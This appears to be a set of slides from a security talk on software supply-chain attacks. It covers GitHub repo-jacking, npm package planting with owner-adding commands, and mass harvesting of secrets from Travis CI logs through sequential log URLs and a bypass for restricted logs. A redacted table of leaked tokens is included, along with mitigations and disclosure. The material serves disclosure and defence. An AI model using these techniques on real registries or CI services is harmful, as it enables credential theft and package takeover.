git clone https://github.com/socraticorg/mathsteps.git  
cd mathsteps
```

Install the project dependencies:

```
npm install
```


Example – Link in the code


`yesgraph-Dominus / install.sh`

 Search or jump to...  [Pull requests](#) [Issues](#) [Codespaces](#) [Marketplace](#) [Explore](#)

Create a new repository


A repository contains all project files, including the revision history. Already have a project repository elsewhere? [Import a repository](#).


Owner *  YesGraph ▾ / **Repository name ***

 Dominus is available.

Great repository names are short and memorable. Need inspiration? How about [reimagined-lamp?](#)

Description (optional)

 **Public**
Anyone on the internet can see this repository. You choose who can commit.

 **Private**
You choose who can see and commit to this repository.

Example – VSCode Extension

Installing Extension Pack

Step 1

Download [extension.vsix](#)



Step 2

Go to extension Tab in VSCode, from options press Install from vsix



 https://github.com/old_org/repo_name/releases/download/0.0.1/extension.vsix

The Dataset

GHTorrent Docs Downloads Fair Use Datasets Based Upon Hall of Fame FAQ

 Tweet

The GHTorrent project

[Vote on HN](#)

Welcome to the GHTorrent project, an effort to create a scalable, queryable, offline mirror of data offered through the [Github REST API](#).

Sponsors

Follow [@ghtorrent](#) on Twitter for project updates and [exciting research](#) done with GHTorrent.



What does GHTorrent do?

GHTorrent monitors the [Github public event time line](#). For each event, it retrieves its contents and their dependencies, exhaustively. It then stores the raw JSON responses to a [MongoDB database](#), while also extracting their structure in a [MySQL database](#).

GHTorrent works in a distributed manner. A [RabbitMQ](#) message queue sits between the event mirroring and data retrieval phases, so that both can be run on a cluster of machines. Have a look at this [presentation](#) and read [this paper](#) if you want to know more. Here is the [source code](#).

The project releases the data collected during that period as [downloadable archives](#).




The Dataset

← → ↻ ⚠ Not Secure | ghtorrent-downloads.ewi.tudelft.nl/mysql/

Index of /mysql/

.. /		
mysql-2013-10-12.sql.gz	10-Dec-2015 20:33	4522065160
mysql-2014-01-02.sql.gz	10-Dec-2015 21:19	5921235276
mysql-2014-04-02.sql.gz	10-Dec-2015 22:13	7354431193
mysql-2014-08-18.sql.gz	10-Dec-2015 23:43	12043734230
mysql-2014-11-10.sql.gz	11-Dec-2015 01:34	15118378692
mysql-2015-01-04.sql.gz	11-Dec-2015 03:42	17389100969
mysql-2015-04-01.sql.gz	11-Dec-2015 06:56	26293878411
mysql-2015-06-18.sql.gz	11-Dec-2015 11:18	35102522985
mysql-2015-08-07.sql.gz	11-Dec-2015 15:17	33069692808
mysql-2015-09-25.tar.gz	11-Dec-2015 20:02	33841191143
mysql-2016-01-08.tar.gz	08-Jan-2016 21:57	35591472888
mysql-2016-01-16.tar.gz	16-Jan-2016 08:17	35838991852
mysql-2016-02-01.tar.gz	01-Feb-2016 11:38	36667951779
mysql-2016-02-16.tar.gz	21-Feb-2016 23:45	37302751172
mysql-2016-03-01.tar.gz	01-Mar-2016 11:57	37988648250
mysql-2016-03-16.tar.gz	16-Mar-2016 10:42	38707567798
mysql-2016-04-19.tar.gz	19-Apr-2016 17:46	40105071925
mysql-2016-05-04.tar.gz	05-May-2016 02:35	40494259095
mysql-2016-06-01.tar.gz	01-Jun-2016 11:50	41787169343
mysql-2016-06-16.tar.gz	16-Jun-2016 11:20	42423227238
mysql-2016-07-19.tar.gz	23-Jul-2016 09:24	43325816626
mysql-2016-09-05.tar.gz	05-Sep-2016 23:18	45284829230
mysql-2017-01-19.tar.gz	20-Jan-2017 04:22	51960147283
mysql-2017-02-01.tar.gz	01-Feb-2017 12:42	52582882424
mysql-2017-03-01.tar.gz	01-Mar-2017 14:38	52916505432
mysql-2017-04-01.tar.gz	01-Apr-2017 14:13	56115975886
mysql-2017-05-01.tar.gz	01-May-2017 14:40	57721654657
mysql-2017-06-01.tar.gz	01-Jun-2017 15:02	59315227769
mysql-2017-07-01.tar.gz	01-Jul-2017 15:05	60948681616
mysql-2017-09-01.tar.gz	01-Sep-2017 15:53	64258782505
mysql-2017-10-01.tar.gz	01-Oct-2017 15:57	65448079781
mysql-2017-12-01.tar.gz	01-Dec-2017 16:49	69797297007
mysql-2018-01-01.tar.gz	01-Jan-2018 16:52	71446490168
mysql-2018-02-01.tar.gz	01-Feb-2018 20:09	73273914729
mysql-2018-03-01.tar.gz	01-Mar-2018 19:13	74476124928

Scanning



Mitigation And Recommendations

- Check all the GitHub links, both in your own code and in the code of others
 - Update any links that redirect to old organizations to point to the correct ones
 - Perform these checks periodically
- Want to change your organization name? keep it!
- Bug hunter? There is a high possibility of finding potential organizations when one company acquires or merges with another

Registry Phase Package Planting



IDE



SCM



Registry



CI/CD



Artifacts



Runtime


What is Package Planting?

fb_npm_package
1.0.0 • Public • Published a few seconds ago

[Readme](#) [Explore](#) [0 Dependencies](#) [0 Dependents](#) [1 Versions](#) [Settings](#)

This package does not have a README. Add a README to your package so that users know how to get started.


Keywords
none



Version	License
1.0.0	ISC

Unpacked Size	Total Files
210 B	1

Last publish
a few seconds ago

Collaborators





npm Search packages

fb_npm_package
1.0.0 • Public • Published 6 minutes ago

[Readme](#) [Explore](#) [0 Dependencies](#) [0 Dependents](#) [1](#)

This package does not have a README. Add a README to your package so that users know how to get started.




Keywords
none



Version	License
1.0.0	ISC

Unpacked Size	Total Files
210 B	1

Last publish
6 minutes ago

Collaborators
  

Invite other users via npm CLI

```
[~/Desktop/npm_deploy]
└─$ npm publish
npm notice 210 B
npm notice 📦 fb_npm_package@1.0.0
npm notice === Tarball Contents ===
npm notice 210B package.json
npm notice === Tarball Details ===
npm notice name:          fb_npm_package
npm notice version:       1.0.0
npm notice filename:      fb_npm_package-1.0.0.tgz
npm notice package size:  242 B
npm notice unpacked size: 210 B
npm notice shasum:        4deeb0fa54ed006f30d6f312c30d3078d654e878
npm notice integrity:     sha512-pwRY0xW5mJBa6[ ... ]U7u2jldnqwUmw=
npm notice total files:   1
npm notice
npm notice Publishing to https://registry.npmjs.org/
+ fb_npm_package@1.0.0
```




```
[~/Desktop/npm_deploy]
└─$ npm owner add fb fb_npm_package

[~/Desktop/npm_deploy]
└─$ npm owner add npm fb_npm_package
```



```
[~/Desktop/npm_deploy]
└─$ npm owner rm ghosterp fb_npm_package
- ghosterp (fb_npm_package)
```

Are You Maintaining Poisoned Packages?



The screenshot shows the npm package page for 'fb_npm_package'. The package is version 1.0.0, public, and was published 7 minutes ago. It has 0 dependencies and 0 dependents. The package description states it does not have a README. The keywords are none. The package icon is a red spider on a white box. The Collaborators section is highlighted with a red box and contains icons for GitHub and Facebook.

fb_npm_package
1.0.0 • Public • Published 7 minutes ago

[Readme](#) [Explore](#) [0 Dependencies](#) [0 Dependents](#)

This package does not have a README. [Add a README](#) to your package so that users know how to get started.



Keywords
none

Install
> npm i fb_npm_pack

Version
1.0.0

Unpacked Size
210 B



Last publish
7 minutes ago

Collaborators
 

The old mechanism

Username

Maintainers 2


	<input type="text"/>	2FA Disabled	write access	<input type="button" value="x"/>
	ghosterp	2FA Disabled	write access	<input type="button" value="x"/>

2FA Information disclosure

2FA enumeration



```
Current Package:"lodash"
Enter to root package:"lodash"
```

Owners and indirect owners of the top 35 npm packages




The patch: Confirmation mechanism


Invitations 2

 npm ✕
 fb ✕

Maintainers 1

 pizzasecure write access





You've been invited to maintain `fb_npm_package`.

Mitigation And Recommendations

- Ensure that all packages listed under your scope belong to you
- Always be suspicious of your dependency owners
 - Evaluate open-source packages before choosing them by using various sources, such as Deps.dev and Socket.dev.
 - Overlay browser extension (WIP) - <https://github.com/os-scar/overlay>

CI/CD Phase

Public CI/CD Logs



IDE



SCM



Registry



CI/CD



Artifacts



Runtime

Eureka moment

travis-ci.org/github/npm/node-semver/jobs/771031473

npm / node-semver build passing

Current Branches Build History Pull Requests > Build #347 Job #347.3 More options

✓ Pull Request #383 add support for node.js e #347.3 passed

↳ Commit 6a6af8d e

↳ #383: add support for node.js esm auto expo e

↳ Branch master e

↳ Ran for 1 min 29 sec

↳ about a year ago

</> Node.js: 10

AMD64

Job log View config

Raw log

```
1 Worker information worker_info 0.07s
6
7 Build system information system_info 0.01s
161
162 docker_etu_and_registry_mirrors 2.64s
163 $ git clone --depth=50 https://github.com/npm/node-semver.git git_checkout 0.67s
181
182 Setting environment variables from repository settings resolveconf 0.01s
184 $ export COVERALLS_REPO_TOKEN=mj... JYMS
185
```

Fetching the logs - Method 1

[https://api.travis-ci.org/v3/job/\[4280000-774807924\]/log.txt](https://api.travis-ci.org/v3/job/[4280000-774807924]/log.txt)

IDOR

<https://api.travis-ci.org/v3/job/5248126/log.txt>

<https://api.travis-ci.org/v3/job/5248126/log.txt>

```
[0m Adding system startup for /etc/init.d/rsync ...  
  /etc/rc0.d/K20rsync -> ../init.d/rsync  
  /etc/rc1.d/K20rsync -> ../init.d/rsync  
  /etc/rc6.d/K20rsync -> ../init.d/rsync  
  /etc/rc2.d/S20rsync -> ../init.d/rsync  
  /etc/rc3.d/S20rsync -> ../init.d/rsync  
  /etc/rc4.d/S20rsync -> ../init.d/rsync  
  /etc/rc5.d/S20rsync -> ../init.d/rsync  
[91minvoke-rc.d: policy-rc: exec: policy-rc.d refused to start  
[0mSetting up liberror-perl (0.1702-1) ...  
Setting up curl (1:1.9.0-2ubuntu1) ...  
Setting up lib9.1-lu (9.1.1-1ubuntu0.1) ...  
Setting up patch (2.7.1-2ubuntu0.1) ...  
Processing triggers for libc-bin (2.19-0ubuntu6.6) ...  
Processing triggers for readahead (0.100.0-16) ...  
----> 99895f8f04  
Removing intermediate container be81652cd8dd  
Step 4 : RUN ansible-playbook-wrapper  
----> Running in 3c469e9299c3  
- executing: git clone https://github.com/trumant/ansible-consul.git consul  
- executing: git archive --prefix=consul/ --output=/tmp/tmpfJHxpY.tar 2bd5776c8f  
- extracting consul to /tmp/roles/consul  
- consul was installed successfully
```

770,000,000

Fetching the logs – Method 2

```
# Before:  
https://api.travis-ci.org/v3/job/[4280000-774807924]/log.txt  
  
# Now from documentation:  
https://api.travis-ci.org/logs/1
```

Method 2

```
https://s3.amazonaws.com/archive.travis-ci.org/jobs/4670478/log.txt?X-Amz-Expires=30&X-Amz-Date=202206 ...
```

Method 1

```
https://api.travis-ci.org/v3/job/4670478/log.txt
```

Accessing restricted logs

Method 1

← → ↻ 🏠 api.travis-ci.org/v3/job/13575703/log.txt

```
{
  "@type": "error",
  "error_type": "not_found",
  "error_message": "log not found"
}
```

Method 2

<https://api.travis-ci.org/logs/6976822>

← → ↻ 🏠 s3.amazonaws.com/archive.travis-ci.org/jobs/13575703/log.txt?X-Amz-Expires=29&X-Amz-D

Using worker: worker-linux-5-1.bb.travis-ci.org:travis-linux-11

```
travis_fold:start:git.1
$ git clone --depth=50 --branch=master git://github.com/alu0100435771/prct08.git alu0100435771/prct08
Cloning into 'alu0100435771/prct08'...
remote: Counting objects: 61, done.
remote: Compressing objects: 2% (1/36)
remote: Compressing objects: 5% (2/36)
remote: Compressing objects: 8% (3/36)
remote: Compressing objects: 11% (4/36)
remote: Compressing objects: 13% (5/36)
remote: Compressing objects: 16% (6/36)
remote: Compressing objects: 19% (7/36)
remote: Compressing objects: 22% (8/36)
remote: Compressing objects: 25% (9/36)
remote: Compressing objects: 27% (10/36)
```

The Harvesting



1%

8,000,000




The Harvesting



github_user	url_travis	stars	key	value
[redacted]	https://api.travis-ci.org/v3/job/24[redacted]3/log...	131040	github_token	16e[redacted]177
[redacted]	https://api.travis-ci.org/v3/job/10[redacted]31/log...	102479	github_token	f6ef0[redacted]7
[redacted]	https://api.travis-ci.org/v3/job/35[redacted]75/log...	17629	github_token	e70t[redacted]4e
[redacted]	https://api.travis-ci.org/v3/job/13[redacted]80/log...	10337	github_token	1b17[redacted]0f1
[redacted]	https://api.travis-ci.org/v3/job/30[redacted]54/log...	9459	github_token	5e[redacted]03f
[redacted]	https://api.travis-ci.org/v3/job/45[redacted]47/log...	5168	github_token	e70t[redacted]4e
[redacted]	https://api.travis-ci.org/v3/job/56[redacted]25/log...	5165	github_token	e70t[redacted]4e
[redacted]	https://api.travis-ci.org/v3/job/31[redacted]28/log...	3805	github_token	75d1[redacted]f14
[redacted]	https://api.travis-ci.org/v3/job/62[redacted]05/log...	2956	github_token	818e[redacted]f69
[redacted]	https://api.travis-ci.org/v3/job/48[redacted]71/log...	2051	github_token	[redacted]86
[redacted]	https://api.travis-ci.org/v3/job/67[redacted]3/log.txt	1436	github_token	[redacted]4e
[redacted]	https://api.travis-ci.org/v3/job/[redacted]/log...		secret_access_key	[redacted]
[redacted]	https://api.travis-ci.org/v3/job/[redacted]/log.txt		secret_access_key	[redacted]
[redacted]	https://api.travis-ci.org/v3/job/[redacted]/log...		aws_secret_access_key	[redacted]
[redacted]	https://api.travis-ci.org/v3/job/[redacted]/log...		secret_access_key	[redacted]
[redacted]	https://api.travis-ci.org/v3/job/[redacted]/log...		secret_access_key	[redacted]
[redacted]	https://api.travis-ci.org/v3/job/[redacted]/log...		secret_access_key	[redacted]
github_user	url_travis	stars	key	value
[redacted]	https://api.travis-ci.org/v3/job/3[redacted]/log...	2417	docker_password	[redacted]
[redacted]	https://api.travis-ci.org/v3/job/7[redacted]/log...	1872	docker_password	[redacted]
[redacted]	https://api.travis-ci.org/v3/job/7[redacted]/log...	217	docker_password	[redacted]
[redacted]	https://api.travis-ci.org/v3/job/2[redacted]/log...	26	docker_password	[redacted]
[redacted]	https://api.travis-ci.org/v3/job/6[redacted]/log...	16	docker_password	[redacted]
[redacted]	https://api.travis-ci.org/v3/job/7[redacted]/log...	6	docker_password	[redacted]
[redacted]	https://api.travis-ci.org/v3/job/7[redacted]/log...	5	docker_password	[redacted]
[redacted]	https://api.travis-ci.org/v3/job/7[redacted]/log...	2	docker_password	[redacted]

73,000

The Harvesting



Testing API Keys

streak / keyhacks Public Watch 91 Fork 837 Star 3.6k


<> Code Issues 22 Pull requests 14 Actions Projects Security Insights

master 6 branches 0 tags Go to file Add file Code

streak Merge pull request #119 from Xib3rR4dAr/patch-1 d0ca504 on Aug 19, 2022 216 commits

README.md Merge branch 'master' into patch-1 8 months ago

☰ README.md



KeyHacks

KeyHacks shows ways in which particular API keys found on a Bug Bounty Program can be used, to check if they are valid.

@Gwen001 has scripted the entire process available here and it can be found [here](#)


Readme 3.6k stars 91 watching 837 forks Report repository

Releases No releases published

<https://github.com/streak/keyhacks>



Token variations




Connect the dots

- Ease of Access
- Incomplete censoring
- Accessing “restricted” logs
- Large number of potentially exposed logs
- Weak process for rate limiting



Disclosure



Disclosure

50%

Mitigation And Recommendations

- Maintain a clean infrastructure and search for legacy components
- Rotate secrets on a regular basis
- Apply the least-privilege principle to tokens
- Detect any sensitive data that might be revealed by scanning public logs with a secret scanning tools
 - To improve secret scanning, use a combination of entropy, pattern recognition, and variations of popular token names

Artifacts Phase Timing Attack



IDE



SCM



Registry



CI/CD



Artifacts




Runtime

private package


@ne-test-org/hello-world

1.0.0 •  • Published 19 days ago

@npm/decorate

2.0.1 •  • Published 5 years ago

Timing Attack: What is it?

